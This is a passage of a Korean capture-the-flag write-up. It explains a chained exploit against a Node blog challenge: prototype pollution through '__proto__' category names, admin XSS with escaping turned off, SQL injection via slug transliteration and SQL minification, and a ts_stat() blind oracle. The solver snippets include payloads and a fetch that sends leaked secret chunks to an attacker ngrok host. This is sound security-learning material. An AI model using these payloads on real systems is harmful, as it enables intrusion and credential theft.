			throw new Error(`Invalid category hierarchy: "${category.name}" is both a category and a super-category`);
		}

		navTree[category.name] = [];
	}
}navTree가 plain object라서__proto__가 안전한 일반 key로 저장되지 않음- 예를 들어 category가 다음과 같으면
*__proto__/compileOptionssuperCategory는__proto__,subCategory는compileOptions가 된다.- 이때
navTree[superCategory]는Object.prototype을 가리키게 되고 결과적으로,
Object.prototype.compileOptions = [];- 다만 성공한 configure는 설정 파일을 다시 쓰고 process restart를 예약
파일: app/src/admin.mjs
app.post("/configure", async (request, reply) => {
	await configure(request.body);
	console.log("Configuration updated, restarting...");
	setTimeout(() => process.exit(2), 500);
});- 그래서 exploit은 pollution을 만든 뒤 일부러 실패해야함
- 요청은 실패하지만 현재 Node process의 prototype pollution은 남는 상태가 필요
remote_solver2.mjs는 다음처럼Object.prototype.x를 만든 뒤, inheritedx때문에 hierarchy error가 나도록 만듦
파일: remote_solver2.mjs
"categories=" + encodeURIComponent("*__proto__/compileOptions,*__proto__/noEscape,*__proto__/x,*x/y")- 이 구조 덕분에 request는 실패하고, process는 살아 있고, prototype pollution은 다음 request까지 이어짐
5. Handlebars escaping 비활성화와 admin XSS
- admin view engine은 compile options를 별도로 고정하지 않음
파일: app/src/admin.mjs
app.register(fastifyView, {
	engine: { handlebars },
	root: adminHbsDir.pathname,
	layout: "layout.hbs"
});- admin edit page는 query string의
message를 template context로 전달
app.get("/posts/create", async (request, reply) => {
	const categories = await executeQuery("admin/getCategories");
	return reply.view("editPost.hbs", {
		categories,
		csrfToken: request.csrfToken,
		message: request.query.message
	});
});- template은
message를 일반 Handlebars expression으로 출력
파일: app/config-template/hbs/admin/editPost.hbs
{{#if message}}
<div class="flash success">{{message}}</div>
{{/if}}- 정상 상태에서는
{{message}}가 HTML escape되므로<script>는 실행되지 않는다. 하지만 앞 단계에서 다음처럼 prototype이 오염
Object.prototype.compileOptions = [];
Object.prototype.noEscape = [];- view engine 또는 Handlebars compile 과정에서 options object가 prototype chain을 타면, inherited
noEscape가 truthy로 평가될 수 있음 - 그러면 Handlebars escaping이 꺼지고
{{message}}가 raw HTML처럼 렌더링
remote_solver2.mjs는 escape가 꺼진 뒤 external script를message에 넣음
파일: remote_solver2.mjs
location = "http://localhost:8081/posts/create?message="
+ encodeURIComponent('<script src="${adminScript}"><\\/script>');- 이제 attacker의
admin.js가localhost:8081admin origin에서 실행
6. admin XSS만으로 flag를 못 읽는 이유
- 여기까지 오면 "그냥 flag service에 fetch를 보내면 되지 않나?"라는 생각이 들었음
- 하지만 admin XSS는
localhost:8081에서 실행되고 flag는localhost:1337에 있음
localhost:8081  admin origin
localhost:8080  blog origin
localhost:1337  flag origin
localhost:5432 Postgres- 브라우저의 sop는 port까지 origin에 포함
localhost:8081에서 실행되는 JS는localhost:1337response body를 읽을 수 없음
no-cors로 POST를 보내는 것은 가능하지만 response는 opaque라 body를 읽을 수 없음- flag page가 열리더라도 JS로 flag text를 가져와 attacker에게 보내는 방식은 막힘
- DB 초기화 스크립트에서 app user가
secret_key를 읽을 수 있다는 점을 이용해, app 서버의 SQL 실행 흐름을 공격해야 한다는 것이 생각남
7. generated archive.sql SQL injection
archive.sql.chbs는 top category를 SQLVALUESlist로 생성함
파일: app/config-template/sql/blog/archive.sql.chbs
'highlights', (
	WITH top_categories AS (
		VALUES
		{{#each topCategories}}
			({{ @index }}, {{{ sqlString (slugify name) }}}){{#unless @last}},{{/unless}}
		{{/each}}
	)
	SELECT jsonb_agg(jsonb_build_object(
		'slug', slug,
		'name', name,
		'posts', COALESCE(...)
	))
	FROM top_categories
		JOIN categories ON top_categories.column2 = categories.slug
)- helper만 보면 단순 quote injection은 어려워 보임
파일: app/src/helpers/hbs.mjs
handlebars.registerHelper("sqlString", function (str) {
	return `'${str}'`.replace(/'/g, "''").slice(1, -1);
});

handlebars.registerHelper("slugify", function (str) {
	const slug = slugify(str.replace(/\//g, " "), { lower: true, remove: /[^\w\s]/ });
	if (slug.includes("/")) {
		throw new Error(`Invalid slug "${slug}" generated from "${str}"`);
	}
	return slug;
});- 하지만 여기서는 일반적인 quote injection이 아니라 generated SQL과 SQL minifier의 해석 차이를 이용
- slugify는
any-asciitransliteration을 사용
파일: app/src/helpers/slugify.mjs
import anyascii from "any-ascii";

export function slugify(text, options = {}) {
	let slug = text.split("").reduce((acc, cur) => {
		cur = anyascii(cur);
		return acc + cur.replace(options.remove ?? /[^\w\s$*_+~.()'"!\-:@]+/g, "");
	}, "");

	slug = slug.replace(/\s+/g, "-");
	return slug;
}- 특수 Unicode 문자를
any-ascii가 ASCII punctuation으로 바꾸는 지점을 이용하면, slug 결과에 SQL punctuation 일부를 남길 수 있음 - 여기에 앞서 얻은 prototype pollution으로
Object.prototype.minify를 오염시키면pg-promise QueryFile의 minify 동작을 켤 수 있음
파일: app/src/helpers/db.mjs
const queryCache = new Map();

export async function executeQuery(name, parameters = []) {
	let queryFile;

	if (queryCache.has(name)) {
		queryFile = queryCache.get(name);
	} else {
		queryFile = new pgp.QueryFile(new URL(`${name}.sql`, sqlDir));
		queryCache.set(name, queryFile);
	}

	const result = await db.any(queryFile, parameters);
	return result;
}QueryFileoptions가 명시되지 않았기 때문에 prototype chain 영향을 받을 여지가 생김remote_solver2.mjs는 먼저 악성 category로 성공 configure를 보내 generatedarchive.sql을 쓰게 만들고, restart 이후 다시 실패 configure를 보내 현재 process에Object.prototype.minify를 남김
파일: remote_solver2.mjs
const ok = await postJsonConfig({
  title: "Musings on Birds",
  theme: "raven",
  categories,
  inNavPosts: ""
});

await waitAdmin();

const failResp = await postFormConfig({
  title: "Musings on Birds",
  theme: "raven",
  categories: "*__proto__/compileOptions,*__proto__/noEscape,*__proto__/minify,*__proto__/debug,*__proto__/x,*x/y",
  inNavPosts: ""
}).catch(() => {});- 개념적으로는 다음과 같은
VALUES가 생성
VALUES
  (0, 'dummy'),
  (1, E'\'),
(2, ')union(select ... )--x')pg-minify가 backslash가 포함된 SQL string을 다시 해석하면서 SQL 문자열 리터럴을 탈출하고, 세 번째 category slug가 SQL context로 나가UNION SELECT를 주입할 수 있음
8. ts_stat() dynamic SQL oracle
- SQLi가 생겨도
SELECT secret_key결과를 바로 화면에 뿌리기는 어려움 - archive query의 결과는
categories.slug와 join되어야 HTML에 나타남 - 임의 문자열을 반환하면 join에서 사라짐
- 따라서 미리 만들어둔 marker category slug를 반환하고, archive HTML에 그 marker link가 나타나는지 보는 방식으로 oracle을 구성
- join이 성공하면 archive HTML에 해당 marker가 나타남
- 여기서
ts_stat(sqlquery text)가 oracle 역할을 함 - PostgreSQL의
ts_stat()는 text search 통계를 위해 인자로 받은 SQL 문자열을 실행 - 이 특성을 이용하면 SQLi payload 내부에서 다시
secret_key를 읽는 동적 SQL을 실행하고, marker 존재 여부로secret_key를 blind leak할 수 있음
- 최종 solver인
remote_solver2.mjs는M0..M8marker를 쓰는 bit oracle을 사용 - 최종 flag 획득 screenshot에 보이는
extractor jobs 0 count 64 jobs 43로그도 이 방식
파일: remote_solver2.mjs
const SECRET_LENGTH = Number(process.env.SECRET_LENGTH ?? "64");
const CHUNK_SIZE = Number(process.env.CHUNK_SIZE ?? "32");
const BITS_PER_CHAR = 6;
const MARKERS = Array.from({ length: 9 }, (_, i) => `m${i}`);
const BITS_PER_PAGE = MARKERS.length;- alphabet index를 6bit 값으로 보고 archive page 하나에서 marker 9개를 이용해 9bit를 읽음
- marker category는
M0..M8이고, HTML에서는/categories/m0,/categories/m1같은 link가 나타나는지를 확인
for (let bitBase = Math.floor(startBit / bitsPerPage) * bitsPerPage; bitBase < endBit; bitBase += bitsPerPage) {
  jobs.push({ bitBase, page: base + Math.floor(bitBase / bitsPerPage) });
}- 64글자 secret이면 총 bit 수는 다음과 같음
64글자 * 6bit = 384bit- archive page 하나에서 9bit를 읽기 때문에 필요한 job 수는 다음처럼 계산
ceil(64 * 6 / 9) = ceil(384 / 9) = 43
- 따라서
count 64 jobs 43은 64글자 secret을 한 chunk에서 복원하기 위해 43개의 archive probe job을 만들었다는 의미
- 실제 extractor도 marker link 존재 여부를 bit로 복원
if (html.includes("/categories/"+markers[m]+'"')) {
  bits[local][b] = 1;
}

const chunk = bits
  .map(bs => alphabet[bs.reduce((a, b, i) => a + (b << i), 0)] || "?")
.join("");- 복원한 chunk는 attacker server의
/leak으로 전송되고, 모든 chunk가 모이면 key를 조립해 flag service에 제출
파일: remote_solver2.mjs
await fetch(A + "/leak?start=" + encodeURIComponent(start), {
  method: "POST",
  mode: "no-cors",
  body: chunk
}).catch(() => {});

let key = "";
for (let i = 0; i < total; i += CHUNK_SIZE) {
  key += localStorage.getItem("bb2_chunk_" + i) || "";
}

await fetch("http://localhost:1337/submit", {
  method: "POST",
  mode: "no-cors",
  headers: {"Content-Type": "application/x-www-form-urlencoded"},
  body: "secretKey=" + encodeURIComponent(key)
}).catch(() => {});9. 원격 안정화와 remote_solver2.mjs
- 로컬에서는 기본
SECRET_KEY가 64자이고 network timing도 안정적이였으나, 원격에서는 환경이 조금 달라 solver를 더 안정적으로 돌릴 필요가 있었음 - 원격에서 실패한 원인을 하나로 단정하기는 어렵지만, 이 exploit은 bot 브라우저가 comment view를 열어둔 짧은 시간 안에 여러 단계를 끝내야 했음
- 또한
/configure요청은 애플리케이션 재시작을 유발하고, secret 복원에는 여러 archive oracle probe가 필요했기 때문에 로컬보다 원격에서 timing과 network latency의 영향을 크게 받을 수 있었음 - 그래서 최종 solver는 실패 가능성이 있는 지점을 줄이는 방향으로 정리함
- payload comment를 여러 개 올려 comment id 예측 실패 가능성을 줄였고, archive probe는
PROBE_CONCURRENCY와PROBE_TIMEOUT_MS로 조절함
PORT=8888
ATTACKER=https://ATTACKER.ngrok-free.app
SECRET_LENGTH=64
CHUNK_SIZE=64
PROBE_CONCURRENCY=8
PROBE_TIMEOUT_MS=5000
PROGRESS_EVERY=5
PAYLOAD_COUNT=1610. Final PoC
- 최종 PoC는 attacker HTTP server를 열고, public blog에 marker comment와 payload comment를 올리고, bot이 요청하는
/admin.js,/leak,/donecallback을 처리 - key chunk가 모두 모이면 public flag service에 직접 제출하도록 설계
- 최종적으로 원격에서 플래그를 획득함